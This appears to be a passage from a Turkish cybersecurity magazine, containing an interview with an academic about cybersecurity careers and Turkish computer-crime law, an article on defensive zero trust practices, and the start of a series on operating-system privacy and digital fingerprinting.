Muhammed Ali AYDIN hocamız şu anda İstanbul Üniversitesi-Cerrahpaşa Mühendislik Fakültesi, Bilgisayar Mühendisliği Bölümü, Siber Güvenlik Anabilim Dalı Başkanlığı görevindedir. Bu kapsamda siber güvenlik alanında lisans ve lisansüstü seviyede birçok ders, yayın ve proje yürütmektedir. Yanı sıra Millî Savunma Üniversitesi'nde lisansüstü dersler veren AYDIN, İstanbul İl Millî Eğitim Müdürlüğünün siber güvenlik çalışmalarında etkin rol almaktadır. Bu çerçevede açılması planlanan Siber Güvenlik Lisesi başta olmak üzere ortaokul ve lise öğrencilerine yönelik Bayrağı Yakala yarışmalarına (CTF) ev sahipliğini yapmakta, hizmet içi eğitim içeriklerinin hazırlanması noktasında gerek pratik gerek pedagojik katkılarıyla yer almaktadır.

MUHAMMED ALİ AYDIN İLE SÖYLEŞİ

Cafer ULUÇ: Siber güvenlik ifadesinin kendisi dahi oldukça popüler. Bu doğrultuda adaylar, ilgilerinin hedef mi yoksa heves mi olduğunu nasıl netleştirebilirler?

Muhammed Ali AYDIN: Adaylardan kastınız "siber güvenlik uzmanı", "bilgi güvenliği uzmanı" ya da "siber güvenlik analisti" adayları ise ülkemizde bu alanda eğitim veren özel, kamu ve gönüllülerden oluşan gerçekten büyük ve duyarlı bir topluluk var. Gerek ülkemizde millî güvenlik ihtiyacı olarak görülmesi gerek de piyasanın eleman ihtiyacı, siber güvenlik alanında çalışacak adaylar için faydalı imkanlar sağlamaya çalışmaktadır. Siber güvenlik alanında uzman olabilmek için ağ ve haberleşme teknolojileri, bilgisayar organizasyonu ve programlama gibi birçok alanda yetkin olmanın yanında analitik düşünme, problem çözme ve sistemi kırma gibi kişisel beceriye de sahip olunması gerekmektedir. Bu büyük birikimi sağlayamayan ve kendisini yetiştirecek kadar sabredemeyen siber güvenlik uzmanı adayları için yıpratıcı bir süreç olabilir.

Her konuda olduğu gibi siber güvenlik alanında da çalışanlar, bilinen tabirle "alaylı" ve "mektepli" olarak ikiye ayrılmaktadır. Mektepli kısmında ülkemizde lisans düzeyinde bu eğitimin verilmesi hala bir tartışma konusuyken lisansüstü ve önlisans eğitimi seviyesinde siber güvenlikle ilgili eğitim veren üniversiteler bulunmaktadır. Hatta İstanbul İl Millî Eğitim Müdürlüğü ile birlikte 2 yıldır siber güvenlik alanında tematik lise çalışmalarında bulunuyoruz. Bu kısımda yer alan adaylar için siber güvenliğin bir heves olması mümkün değil. Alaylı kısmı ise piyasada hangi meslek ya da mezuniyette olursa olsun kendisini yetiştirmiş, belirli sertifikasyonlara sahip olsun ya da olmasın birçok siber güvenlik uzmanı bulunmaktadır.

Siber güvenlik alanında çalışmalar yapmak ve uzmanlaşmak isteyen adayların öncelikle kendilerini değerlendirmeleri gerekir. Sürekli öğrenmek istiyorlar mı? Analitik düşünme, problem çözme ve sistemi kırma gibi becerilere sahipler mi? Temel bilgisayar mühendisliği konularında kendilerini yetiştirmişler mi ya da yetiştirmek için çabalıyorlar mı? Sonuç olarak, bu soruların cevabını her aday kendisi cevaplayarak bu sorunuzun cevabını verebilirler.

ULUÇ: Peki, siber güvenlik alanında kendine kariyer hedefi koymuş bir aday, ilk olarak işe nereden başlamalıdır?

AYDIN: İlk olarak, bilgisayarı ve matematiği sevmeliler diyerek başlamak istiyorum. Bilgisayara duydukları ilgi ile daha çok araştırmaya ve öğrenmeye başlamalılar diye düşünüyorum. Siber güvenlik alanında kendisini geliştirmek isteyen biri bilgisayarın nasıl çalıştığını iyi bilmelidir ki bir saldırgan gibi düşünerek sistem zafiyetlerinin farkına varabilsin. Bir sistemin nasıl çalıştığını bilen biri o sistemdeki eksiklikleri de rahatlıkla bulabilir. Özetle eksiklikleri bulabilmesi, o sisteme saldırabilmesi veya koruyabilmesi anlamına gelmektedir. Biz siber güvenlikçiler de bu bakış açısıyla yaklaşıyoruz.

Bu nedenle siber güvenlik alanında öncelikle programlama alanında, daha da özele inersek web programlama alanında araştırma ve öğrenme ile başlanabilir. Hem temel programlama hem de web programlama alanında farklı dillere yönelebilirler. Bu süreçte Linux dağıtımları kullanıyoruz. Sanallaştırma ve işletim sistemleri komutları ile ilgili bilgilerini artırmak gerekli olacaktır. Kablolu ve kablosuz ağ, İnternet gibi haberleşme kavram ve teknolojilerinin temel prensiplerini anlamak için bolca inceleme ve araştırma yaparak başlanabilir.

ULUÇ: Dünyada ve özelde ülkemiz için günümüzde ve gelecekte olmak üzere kariyer noktasındaki öngörünüz nedir?

AYDIN: Ülkemizde siber güvenlik konusunda yayımlanan kalkınma planları, Cumhurbaşkanlığı bünyesinde kurulan Dijital Dönüşüm Ofisi tarafından yapılan etkin çalışmalar konuya verilen önemi göstermektedir. Ülkemizde bu kurumlar öncülüğü ile çalışılması gerekilen alanlar tespit edilmekte ve öğrenci arkadaşlarımız yeni araştırma alanlarına yönlendirilmektedir. Ayrıca Savunma Sanayii Başkanlığının destekleri ve Siber Güvenlik Kümelenmesi'nin organize ettiği siber güvenlik yarışmalarının ve siber güvenlik kampla-

rının kariyer noktasında gençlerin ilerlemesinde bir destek olduğunu düşünüyorum.

Aynı zamanda siber güvenlik alanındaki yetişmiş insan gücü kaynağına olan ihtiyaç da her geçen gün artmaktadır. Dünyadaki siber saldırılar ve siber savaş riskleri siber güvenlik alanında devletlerin ve özel sektörde iyi yetişmiş insan kaynağına sürekli ihtiyaç olacağını göstermektedir. Özellikle tüm dünyada Korona virüsünden dolayı bu pandemi süreci de göstermiştir ki dijitalleşmenin her alanda daha etkin olarak sürdüğü ve buna bağlı olarak da siber güvenlik risklerinin artacağı öngörüsü söz konusudur. Bu bağlamda sadece ülkemiz özelinde değil tüm dünya genelinde bu alanda yetişecek insan kaynağı önem arz etmektedir.

ULUÇ: Algoritma, adli bilişim, yazılım dilleri, ağ, mobil platformlar, Nesnelerin İnternet'i, siber istihbarat, web güvenliği, sızma testi, zararlı yazılımlar, kriptoloji... Siber güvenlikte konular derya deniz misali. İlerlemek istedikleri alan veya alanlarını seçerken neye dikkat etmeliler?

AYDIN: Tabii burada önemli olan kişinin ilgi alanının ne olduğudur. Eğer matematik ile aranız çok iyi ise ve hesaplamalar ile uğraşmak size cazip geliyorsa kriptoloji seçilebilir. Donanım tarafında ilgili olan arkadaşlar Nesnelerin İnternet'i konusuna bakabilirler. Bu sayede kendileri istedikleri ortamda problemlere çözüm geliştirebilirler.

Siber güvenliğin alt kırılımları olarak değerlendirildiğinde başlıkları daha da arttırmak mümkündür ancak sahada çalışan siber güvenlik uzmanları hak verecektir ki bu alanlar birbiri içerisine çok girmiş durumda olduğu ve ortak altyapıları kullanabildikleri için tam anlamıyla ayırmak mümkün değildir. Örneğin Nesnelerin İnternet'i ekosisteminde cihazların geliştirilmesi için algoritma, yazılım dilleri ve bilgisayar donanımı bilgisi gerekmektedir. Çalışırken uzak sunucularla iletişim ve uzaktan kontrol için web arayüzleri ve servisleri mobil uygulamalar geliştiriliyor. Bir zincirin en zayıf halkası kadar güçlü olduğunu bildiğimize göre, siber güvenlik olarak tam bir değerlendirilme için tüm bu alt alanlarda bilgi sahibi olunması ve güvenlik senaryolarının çalıştırılması gereklidir. Nitekim biz de İstanbul Üniversitesi-Cerrahpaşa bünyesinde İstanbul Kalkınma Ajansı desteği ile kurulan Nesnelerin İnternet'i Güvenlik Test ve Değerlendirme Merkezinde de akıllı cihazları değerlendirirken yazılım güvenliği, donanım güvenliği, ağ güvenliği ve Kişisel Verileri Koruma Kanunu çerçevesinde değerlendirmeler yapıyoruz. Merkez içinde ayrı birimler olmasına karşın bir cihaz değerlendirildiğinde ya da saldırı senaryosu çalışıldığında ekiplerin koordine biçimde bir arada çalışmaları gerekiyor. Günün sonunda, örneğin donanım güvenliği çalışanlar yazılım ve ağ güvenliği konularında bilgi sahibi olmaya başlıyor. Bu diğer alanlar içinde geçerlidir. Bu noktada önemli olan bir yerden başlamak, siber güvenlik konularında öğrenmeye ve çalışmaya daima açık olmaktır. Siber güvenlik konulara karşı öğrenme ilgileri adayları doğru alana yönlendirdiğine inanıyorum.

ULUÇ: Kendi kendine öğrenme yetisi nasıl edinilebilir? Öğrenmenin, öğrenmeyi öğrenmenin bir formülü var mıdır?

AYDIN: Kendi kendine öğrenme yetisi için, kendi istedikleri bir konuyu ele almalılar. Severek araştırarak bir şeyler öğrenmeli ve kendilerini ilerletmeliler. Bu sayede yavaş yavaş kendi kendine öğrenme yetisini kazanmış olacaklardır.

Bilgisayar Mühendisliği bölümünde verdiğimiz mühendislik eğitimi ve Siber Güvenlik Anabilim Dalı'nda verilen siber güvenlik eğitimleri bize göstermektedir ki öğrencinin öğrenmeye açık olması ilk kırılma noktasıdır. Sonrasında alana ilgisi, çalışkanlığının, tekrar ve pratik kabiliyetlerinin ki bu kabiliyetleri fiziksel imkânlar olarak da değerlendirebilirsiniz, öğrenmede çok büyük katkıları olduğunu görüyoruz. Uzaktan eğitimin yaygınlaştığı ve birçok uzaktan eğitim programının var olması sebebiyle siber güvenlik alanında kendilerini yetiştirmeye bu süreçte birçok olanak bulunmaktadır. Bu noktada tek bir formül söz konusu değildir ancak kişilerin motivasyonlarını yüksek tutarak, sürekli çalışarak başarıya ulaşacaklarına inanıyorum.

ULUÇ: Teknik bilginin yanı sıra, adaylar hangi becerilerle kendilerini donatmalıdırlar?

AYDIN: Siber güvenlik konusunda kendini geliştirmek silah kullanmayı öğrenmek gibi bir durumdur. Bu silahı kötü amaçlı kullanıp soygun da yapabilirsiniz, iyi amaçlarla kullanıp, polis olup toplumu da koruyabilirsiniz. Dolayısıyla burada ahlak ve kişinin karşısındakine olan saygısı çok önem kazanmaktadır.

Problem çözme yetenekleri gelişmiş adayların bu alanda daha hızlı alternatif senaryolar üreterek başarılı olduğu görülmektedir. Bilişim alanında çalışan adayların özellikle insan ilişkilerine önem vermezlerse ilerleyen yaşlarda problem yaşadıkları görülmektedir. Bu durum maalesef siber güvenlik için daha ileri düzeylere ulaşmaktadır. Hayatını çoğunlukla mesajlaşarak idame eden, alan dışındaki insan ilişkileri konusunda problem yaşayan siber güvenlik uzmanı oranı düşük değildir. Belki konuyla ilgili yapılan filmlerdeki tiplemelerden de zihnimize gelen gözlüklü, şişman ve bilgisayarın yanında durmadan bir şeyler atıştıran aktörlerin yerine düzenli sporunu yapan sağlıklı bireyleri rol model olarak göstermemiz gerekiyor. Masa başı çalışmanın,

uzun saatler çalışmanın ve hareketsizliğin bir sonucu obezite olabilir. Sosyal ve fiziksel çevresini uzmanlaşma yolunda kontrol edebilen adayların hayatında daha başarılı ve mutlu olacağına düşünüyorum.

ULUÇ: Bir siber güvenlik uzmanında olmazsa olmaz sizce nedir?

AYDIN: Bir siber güvenlik uzmanında olmazsa olmaz merak duygusudur çünkü merak duygusunun peşinden giderek zafiyetleri ortaya çıkarabilecek ve çözüm önerileri bulabileceklerdir. Merak duygusunun peşinden giden arkadaşlar kendilerini sıfırdan iyi bir siber güvenlik uzmanı seviyesine yetiştirebilirler.

Ayrıca bu alanda sabır ve dikkat de olmazsa olmaz olarak sayılabilir. Bilinen bir güvenlik açığının bile denenmesinde defalarca denemeniz ve yanlışsız ilgili prosedürleri gerçekleştirmeniz gerekmektedir. Bu durum bilinmeyen bir zafiyetin keşfedilmesi ve otonom tarayıcılar geliştirmek için betikler ve araçlar geliştirilmesi bolca sabır ve dikkat gerektiren bir süreçtir.

ULUÇ: Çalıştığınız alan kapsamında hangi yetkinliklere ihtiyaç duyulmaktadır?

AYDIN: Daha önceki soruda belirttiğim gibi birçok alt alan mevcuttur. Dolayısıyla çalışılan alt alana göre ihtiyaç duyulan yetkinlikler değişebilmektedir ama olmazsa olmaz bazı yetkinlikler vardır. Bunların en temel olanları olarak: En az bir programlama dili bilmek, bilgisayar ağ protokollerine hakim olmak, bilgisayarın donanım seviyesinde nasıl çalıştığına, matematiksel düşünce ve analiz yeteneğine sahip olmak şeklinde sıralayabiliriz.

ULUÇ: Ve diploma konusu! İlgili önlisans veya lisans bölümlerinden mezun olmamak bir eksiklik midir?

AYDIN: Burada esas olan kişilerin diploması değil mesleğe duyduğu meraktır. Merak bizi besledikçe diploma sadece bizlere alt temeli sağlayan bir geçmiş olacaktır. Bununla birlikte, burada mühendislik eğitiminin önemini de söylemek gerekiyor ki mühendislik eğitiminde alınan temeller ile sistem/bilgisayar analiz edilip siber güvenlik bakış açısı ile değerlendirilebilir. Dolayısıyla bizlerin ihtiyaç duyduğu temelin de üniversitelerimizde yattığını unutmamak gerekli.

ULUÇ: Bilimsel düşünce ve güvenlik yaklaşımında ufuk açtığını düşündüğünüz kitap, film öneriniz neler olurdu?

AYDIN: Güvenlik yaklaşımında birçok film ve kitap bulabilirsiniz. Bunlardan benim önereceğim kritik altyapıların güvenliği hakkında olan "Zero Days" belgeseli olabilir. Bu belgesel İran'ın nükleer tesislerine yapılan siber saldırıyı anlatmaktadır. Konunun ne kadar önemli olduğunu ve bir kritik alt yapıya saldırı yapılmasının aslında savaş çıkartan bir silah olduğunu bu belgeselde görebilirsiniz. Ünlü bilgisayar korsanı Kevin MITNICK hayatını ya da "Aldatma Sanatı" kitabını okuyabilirler. Film deyince birçok başarılı film var ancak ilk olarak aklıma gelen "Ben Kimim (Who Am I)", "Kod Adı: Kılıçbalığı (Operation Swordfish)" ve "Mr. Robot" dizisi de ilk aklıma gelenlerden ancak günceli takip etmekte yoğunluktan dolayı fırsat bulamıyoruz.

ULUÇ: Ülkemizde ortaokul seviyesinden üniversiteye değin siber güvenlik yarışmaları düzenlenmektedir. Adayların, bu gibi yarışmalara katılmalarında ne gibi fayda görüyorsunuz?

AYDIN: Ülkemizde bu tarzda yarışmaların son yıllarda düzenlendiğini takip ediyoruz. Yetenekli gençlerin keşfedilmesi için bu yarışmaların çok faydalı olduğunu düşünüyorum. Bu arkadaşları keşfetmek ve onlara sahip çıkıp birer değer olarak ülkeye kazandırmanın önemli olduğunu düşünüyorum. Biz de üniversitemiz bünyesinde siber güvenlik yarışmaları düzenledik. Bu yarışmalarda gördük ki ortaokul, lise çağlarındaki gençlerin yetenekleri ve hevesleri oldukça güzel. İstekli gençleri gördükçe bizlerin de hevesi ve ilgisi artıyor.

ULUÇ: Sektörel bazlı çevre oluşturmak adına çevrim içi sosyal ağlar nasıl etkin kullanılabilir? Yanı sıra topluluklarca düzenlenen etkinlikler, buluşmalar gibi organizasyonların adaya sağlayacağı katkıları nasıl yorumluyorsunuz?

AYDIN: Bizi çocukluğumuzdan günümüze kadar etkileyen en önemli etkenlerden biri çevredir. Bu nedenle gerek sosyal medyada gerek organizasyonlar ile fiziksel olarak siber güvenlik çevresinde bulunmanın önemli olduğunu düşünüyorum. Sektörel bazlı çevrenin içinde olmak sürekli yeni teknolojilerden ve yaşanan olaylardan haberdar olmamızı sağlayacaktır.

ULUÇ: Hatırlatmakta fayda var: Yasaların iyileştirilmesiyle birlikte, Türk Ceza Kanunu'nca, işlenen bilişim suçları cezai yaptırıma tabi tutulmaktadır. Bu husus da göz önüne alındığında, aday, öğrendiklerini uygulama safhasında nelere dikkat etmelidir?

AYDIN: 5237 sayılı TCK (Türk Ceza Kanunu), "Bilişim Alanında İşlenen Suçlar" başlığı altında tüm bilişim suçlarını 243 ile 245 maddeleri arasında düzenlemiştir. Bu maddeler içerisinde:

- Bilişim sistemine girme suçu (TCK m.243),
- Sistemi Engelleme, Bozma, Erişilmez Kılma, Verileri Yok Etme veya Değiştirme Suçu (TCK m.244),
- Banka veya kredi kartının kötüye kullanılması suçu (TCK m.245),
- Yasak cihaz veya program kullanma suçu (TCK m.245/a)

suçları bulunmaktadır. Yasa maddeleri incelendiğinde yapılacak faaliyetlerin zararlı olduğu durumlar görülmektedir. Arkadaşların öğrendiklerini uygulama aşamasında olabildiğince gerçek ağlardan izole bir ağ kurarak (genellikle sanal ağ) çalışması ve denemelerini yapması gerekiyor. Yasada da belirtildiği üzere gerçek sistemler üzerinde bunları denemek, başarılı olup sisteme girmek, içeride kalmaya çalışmak gibi faaliyetler suç kapsamında değerlendirilmektedir.

ULUÇ: Son olarak, bu okumayı bitirdikten hemen sonra ne yapmalarını önerirsiniz?

AYDIN: Okusunlar. Sayfayı çevirip sonraki yazılara göz atsınlar ve okudukları yazılarda dikkatini çeken tarafları ekstradan araştırsınlar ve öğrenmeye çalışsınlar.

Cemal Taner • cemaltaner@gmail.com

Sıfır Güven Hayal mi?

Zero Trust

Günümüzde ağ güvenliğinin sağlanması konusundaki yeni yaklaşımlardan biri de sıfır güven (zero trust) modelidir. Bu model, eski Forrester analisti John Kindervag tarafından 2010 yılında geliştirilmiştir. Sıfır güven, kuruluşların çevreleri içindeki veya dışındaki hiçbir şeye otomatik olarak güvenmemesi ve bunun yerine erişim izni vermeden önce sistemlerine bağlanmaya çalışan her şeyi doğrulaması gerektiği inancına odaklanan bir güvenlik yaklaşımıdır.

Sıfır güven modeline göre ağınızdaki hiçbir kullanıcıya, hiçbir ağ cihazına, hiçbir yazılıma güvenmemeniz gerekir. Bu makalede bu modeli tanımaya, veri ihlallerinin zirve yaptığı günümüzde dertlerimize derman olup olmayacağını öğrenmeye ve gerçekçi bir model olup olmadığını irdelemeye çalışacağız.

Sıfır güven modeline göre öncelikle ağımızdaki her varlığın görünürlüğünü sağlamak gerekir. Fakat ağında henüz hangi cihazların çalıştığını, hangi servislerin bulunduğunu bilmeyen, bunun için bir envanter tutmayan kurumların bulunduğunu düşünürsek işimizin ne kadar zor olduğunu kabul edin. Bununla beraber *ağdaki kullanıcıların ne gibi yetkileri var, kim nereye ne kadar yetkiyle erişebiliyor, kim nereye, ne zaman erişti, ne yaptı* gibi bunların takibini yapan çok iyi korelasyonlarla donatılmış bir SIEM çözümünü kaç firma kullanabiliyor?

Sıfır güven modeli öncelikle verilerin güvenliğine odaklanır. Verileri sadece temel güvenlik önlemleri ile koruma altına almakla kalmaz ek güvenlik katmanları ile güvenlik seviyesini en üst düzeye çıkarmaya çalışır. Verilerin sınıflandırılıp nerede depolandığından, bunlara kimlerin ulaşabildiğinin tespitine kadar izlenmesi gereken birçok etken vardır.

Veri ihlallerinin bir kısmı kasten veya ihmal ile ağın içinden gerçekleşse bile öncelikle ağın dışındaki tehdit aktörlerini hep ağın dışında tutmaya çalışmak, bunun için yeni nesil güvenlik duvarları ile ağı segmentlere ayırmak, bu segmentlere erişimi sıkı bir şekilde denetlemek ve izlemek gerekir.

Klasik ve klişe bir laf olacak ama *-siber güvenlikte en zayıf halka insandır-* ve Arthur Conan Doyle'a ithaf edilen bir söze göre, *"Bir zincir en zayıf halkası kadar güçlüdür."* Bu nedenle kullanıcıların ağ kaynaklarına erişimini mümkün oldukça kısıtlamak ve zorlaştırmak gerekir. ISO 27001 almaya hazırlanan bir firmada, bilgi işlem yöneticisiyle çalışanların karmaşık ve belirli aralıklarla parola değiştirme zorunluluğu getirilmesinden dolayı tartıştıklarını görmüştüm. Kullanıcılara güvenmeyin ve elinizden geldiğince kuralları tavizsiz uygulayın. Standart bir kullanıcıya yasak olan şey insan kaynakları müdürüne de yasak olmalı. Hatta siz, bilgi işlem yöneticilerine de. Sonra kullanıcılardan, *"bunlar kendine Müslüman bizim ziyaret edeceğimiz siteleri kısıtlarken kendilerine her şey serbest"* şikayetini duyarsınız.

İş ortaklarınıza da güvenmeyin. Yaşanan veri ihlallerinin büyük çoğunluğu siz ağınızı ne kadar güvenli hale getirirseniz getirin bir iş ortağına verdiğiniz erişim veya onun servisi üzerinden kaynaklanmaktadır.

Görsel kaynağı: cloudflare.com

2 yıl önce yaşanan bir veri ihlalinde online bilet firması kendisine müşteri destek hizmetleri sunan bir firmanın zararlı yazılım içeren ürünü üzerinden ihlale maruz kalmıştı.

Ağınızdaki şeylere (things) de güvenmeyin. IoT ile birlikte artık her şeyin ağa bağlanabildiği bir dönemi yaşıyoruz. İlerleyen yıllarda kapı kolundan çay bardağına kadar ağa bağlanan cihazların sayısını bilemediğimiz günler gelecek. Ağımızdaki her bir cihaz tehdit aktörleri için bir giriş kapısıdır ve yine bellenimini güncellemediğimiz her IOT cihazı saldırı atak yüzeyini arttıracaktır.

Yapay zeka ve otomasyon her ne kadar günümüzün popüler başlıklarından olsa da yapay zeka ve otomasyona da güvenmeyin. Gerekli tüm güvenlik politikalarını uygulayıp bunların takip ve yönetimini yapay zeka içeren otomasyon sistemine devretmek başta iyi bir fikir gibi görünse de gerekli kontrollerin yapılmaması ağınızı tehlikeye atacaktır.

İşin felsefesini bırak pratik tavsiyelerde bulun, dediğinizi duyar gibiyim. Başlayalım öyleyse:

1. Neyiniz var öğrenin. Bilmediğiniz, sayamadığınız, ölçemediğiniz şeyin güvenliğini sağlayamazsınız. Bu nedenle ağ cihazlarından servislere oradan kullanıcılara kadar elinizin altındaki tüm varlıkların iyi bir envanterini çıkarıp kayıt altına alın.

2. Ağa erişimi sıkı güvenlik politikalarıyla sağlayın. Bunu ücretli bir NAC (Network Access Control) ile sağlayabileceğiniz gibi açık kaynak çözümlere de yönebilirsiniz.

3. Her şeyi loglayın. İyi güvenlik politikalarına sahip olmak sizi kurtarmaz, sonuçta bir veri ihlali olduğu zaman bunun nasıl gerçekleştiğini tespit etmeniz gerekir. Bunun için çok iyi korelasyonlarla donatılmış bir SIEM-SOAR çözümü kullanın. Yine bu konuda ücretli ücretsiz birçok çözüm bulabilirsiniz. Orta ölçekli işletmeler için Security Onion, ücretsiz açık kaynak bir çözüm olarak karşımıza çıkmaktadır. Bir sonraki makalemizde Security Onion kurulum ve yapılandırmasını inceleyelim o zaman.

4. Kullanıcıları ve sahip oldukları rolleri iyi belirleyin. Yine iyi yapılandırılmış bir etki alanı yöneticisiyle bunu sağlayabilirsiniz.

5. Verileri sınıflandırın ve erişimi sınırlandırın. Kurumunuz içindeki verileri sınıflara ayırdıktan sonra hassas ve önemli olarak belirlediğiniz verilere kimlerin erişebileceğini sıkı güvenlik politikalarıyla belirleyin.

6. Çok faktörlü kimlik doğrulamayı (MFA) mutlaka etkinleştirin. Ağınızın içinden veya dışından kim erişmek isterse istesin çok faktörlü kimlik doğrulamayı geçemeyen ağa giriş yapamasın. Çok faktörlü kimlik doğrulama içinde piyasada ücretli ücretsiz birçok çözüm bulabilirsiniz.

7. *"RDP'yi kapat yeğen"*. Rahmetli Ramiz Dayının tavsiyesine uyarak uzaktan erişim için RDP bağlantısını hiçbir şekilde kullanmayın. Bazı arkadaşlar RDP portunu 3389'dan farklı bir porta taşıyınca güvende olduklarını sanıyor. Yok öyle bir dünya. *Bkz. Sızma Sanatı, Kevin Mitnick.*

8. VPN kullanın kullandırın. *"Tamam RDP kullanmayacağız ne yapacağız?"* derseniz: Uzaktan erişim ve çeşitli lokasyonların iletişimi için mutlaka VPN kullanın. Tabii ki bu VPN yapılandırmalarını sıfır güven modeline göre inşa etmelisiniz. Örneğin, VPN bağlantısında kullanıcı adı ve parola ile giriş yapan kullanıcı MFA ile de doğrulanmalı ki VPN kullanıcı bilgileri ele geçirilmiş biri yüzünden ağınız ihlale uğramasın. VPN için bir güvenlik duvarına verecek paramız yok diyorsanız ücretsiz o kadar çok çözüm var ki inanın biri işinizi görecektir.

9. Her şeyi sıkılaştırın (hardening). Ağınızdaki ağ cihazlarından ağ servislerine kadar ne varsa hepsi için iyi bir sıkılaştırma politikası uygulayın. Kullandığınız ağ cihazlarının üreticilerinin sitelerinde bu konuda örnek yapılandırmalar bulabilirsiniz.

10. Birçok servis ve hizmeti buluta taşıyın. Kendi içinizde sıfır güven modelini uygulamak çok zor ve maliyetli olacaktır. Servis ve hizmetlerinizi buluta taşıyarak güvenlik işini bulut firmalarına emanet etmiş olursunuz. Ama bu konuda çok dikkatli olmak lazım. *El elin eşeğini türkü çağırarak ararmış.*

11. Tatbikat yapın. Bir tehdit aktörü aldığınız tüm önlemlere rağmen önemli verilerin olduğu ağ kesimlerine sızabiliyor mu bununla ilgili testler yapın. Klasik anlamda sızma testlerinden ziyade senaryo bazlı olay canlandırma temelli sızma testleri gerçekleştirin.

Sözlerimizi yine klasik ve klişe bir lafla bitirelim. %100 güvenlik hiçbir zaman mümkün değildir. Bunun bilincinde olarak yaşanan veri ihlallerini dünyanın sonu gelmiş gibi düşünmemek ve buna göre davranmak gerekir. Tabii alınması gereken tüm tedbirleri aldıktan sonra...

Serhan W. Bahar • w.serhanbahar@protonmail.com

Gizlilik Aşkına!

Gizlilik Yazı Dizisi - II

Kemerlerinizi bağlayın. Uçuşa hazır olun. Çünkü bu bölümde birçok ezberi bozacağız!

"Gizlilik Aşkına!" yazı dizimizin ilk bölümünde internetin ne olduğu ve neden gizli kalınmak için tasarlanmadığı konularına değindik. Arka Kapı Dergisinin 11. sayısında yayınlanan ilk bölümümüzde temel fikirleri ve kavramları aşıladık.

Yazı dizimizin ikinci bölümüne geçmeden önce tekrar amacımızı hatırlayalım. Amacımız tamamen anonim bir "hayali karakter" yaratarak internetteki gizlilik ve güvenliğimizi sağlamak. Ancak bunu yapabilmek için her adım dikkatlice planlanmalı ve hiçbir adım hiçbir zaman atlanmamalı.

Bu bölümde ise işletim sistemlerinin tamamını inceleyerek gizlilik/güvenlik için en ideal senaryoyu oluşturmaya çalışacağız. Bu esnada ifşa olmamaya gayret gösterin çünkü serüvenimiz henüz yeni başladı! :)

2020 yılını geride bırakırken malesef hala geride bırakamadığımız bazı "şeyler" var. Covid-19 salgını da onlardan biri. Neyse ki birçok firma ardı ardına aşı haberlerini duyurarak yüreğimize su serpti. Ancak insanoğlunun komplo teorilerine ve "uydurma" sosyal medya haberlerine yatkınlığı o kadar büyük ki aşılar aracılığıyla bizlere bir çip takılarak insanların izleneceğini düşünenlerin sayısı azımsanmayacak kadar çok.

Bu olaya iki açıdan bakmak gerekiyor. Mesela Pfizer firmasının Türk kurucular tarafından kurulan BioNTech firması ile ortak ürettiği aşıyı düşünelim. Eğer Pfizer firması Türklere çip takmak isteseydi, yaklaşık otuz yıldan fazladır ülkemizde satılan Viagra isimli ilaç ile bu çip çoktan takılmış olurdu. :) Olayın ikinci açısı ise işletim sistemleri ile ilgili. Halihazırda bilgisayarınız, tabletiniz, telefonunuz, akıllı saatiniz, ve hatta akıllı süpürgeniz, akıllı buzdolabınız… Hemen hemen hepsi bir işletim sistemine sahip. Yani aslında hayatınız takip altına alınmak istense (istenip istenmediği yorumunu size bırakıyorum) çoktan takip altına alınmıştır, diyebiliriz.

Gizli ve güvende kalmak için ne yaparsanız, internete çıkmak için hangi önlemleri alırsanız alın hala kişisel olarak kullandığınız bir şey var. O da işletim sistemleri. Eğer gizliliğe çok önem veriyorsanız neredeyse tüm işletim sistemlerini sizi izleyen ve yeri geldiğinde "Büyük Birader"e sizi ispiyonlayan birer küçük haylaz olarak görmeniz gerekiyor.

İnternette gizli kalmak için her önlemi alsanız bile eğer internete bağlandığınız cihaz üzerindeki işletim sistemi özel bir konfigürasyon ile sadece gizli kalmanız için ayarlanmadıysa, "geçmiş olsun ifşa oldunuz" diyebiliriz. Bu tıpkı bir önceki yazımızda verdiğimiz Twitter örneği gibi:

"Bir çevre aktivisti olan Ayşe son zamanlarda devletin almış olduğu kararlara karşı bir bildiri yayımlamak istiyor. Ancak bunu yaparken hukuki anlamda sorun yaşamak istemediği için de İnternet'te anonim kalmak istiyor. Hemen cüzdanını çıkartıp kredi kartını eline alıyor ve en iyi VPN hizmet sağlayıcılarından birine aylık 5$ ödeyerek abone oluyor. Daha sonra yine en iyi denilen ve çok güvenli mail sağlayıcıların- dan birine 5$ daha ödeyerek ona da abone oluyor. Daha sonra evinden bu VPN'e bağlanıp arkadaşının Gmail'ine yayımlamayı düşündüğü manifestoyu ultra güvenli mail olarak gönderiyor. Daha sonra şahsi Twitter hesabına tam tamına 5$'a satın aldığı ve asla log tutmadığı iddia edilen VPN ile bağlanıp manifestoyu yayımlıyor."

İnternetteki aktivitenize açılan kapı olan cihazınız fiziki olarak ele geçirilip incelenirse, size dair birçok bilgiyi ele verecektir. Peki tüm bu sorunları nasıl aşacağız? Gerçekten mahremiyetimizi, güvenliğimizi ve gizliliğimizi nasıl sağlayacağız? Hadi gelin hep birlikte bunlara işletim sistemi seviyesinde yanıt arayalım.

Bir evi soymak isteyen bir hırsızı düşünün. En büyük tehlikeler görünmek veya kameralara yakalanmaktır değil mi? Evet, ancak yine bunlar kadar büyük tehlikeler de mevcuttur. Örneğin fiziki olarak parmak izlerini suç mahallinde bırakmak. Bunu illa bir hırsız olarak düşünmek zorunda değilsiniz. Günümüzde birçok biyometrik özelliğiniz sizin gerçekten de siz olduğunuzu kanıtlamak için çeşitli yazılımlarca kullanılıyor. Telefondaki parmak izi okuyucular veya yüz taramalar. Tanıdık geldi mi? İşte gizlilik söz konusu olunca ilk dikkat edilecek olan şeyler "fingerprints" yani parmak izlerimiz. Burada İngilizcesi ile verdiğimiz "fingerprints" aslında sadece parmak izlerimizi karşılamıyor. Bu bir "abstraction" yani soyutlama. O ne demek yahu! Biraz daha açalım.

Burada sizi siz yapacak tüm ipuçlarına "fingerprints" diyoruz. Yani tüm hareketleriniz internetteki dijital parmak izlerinizdir. Bu parmak izlerinize biraz daha örnek vermemiz gerekirse aşağıdakileri verebiliriz.

- Bilgisayarınızın markası,
- Kullandığınız işletim sistemi,
- Kullandığınız web browser,
- Monitörünüzün büyüklüğü,
- Ekran çözünürlüğünüz,
- Kullandığınız eklentiler ve
- İşletim sistemindeki dil ve saat dilimi

Bakın yukarıda çok da özel bilgilerden bahsetmedik. Sadece bu genel gözüken bilgiler ile bile kim olduğunuz rahatlıkla ortaya çıkabilir.

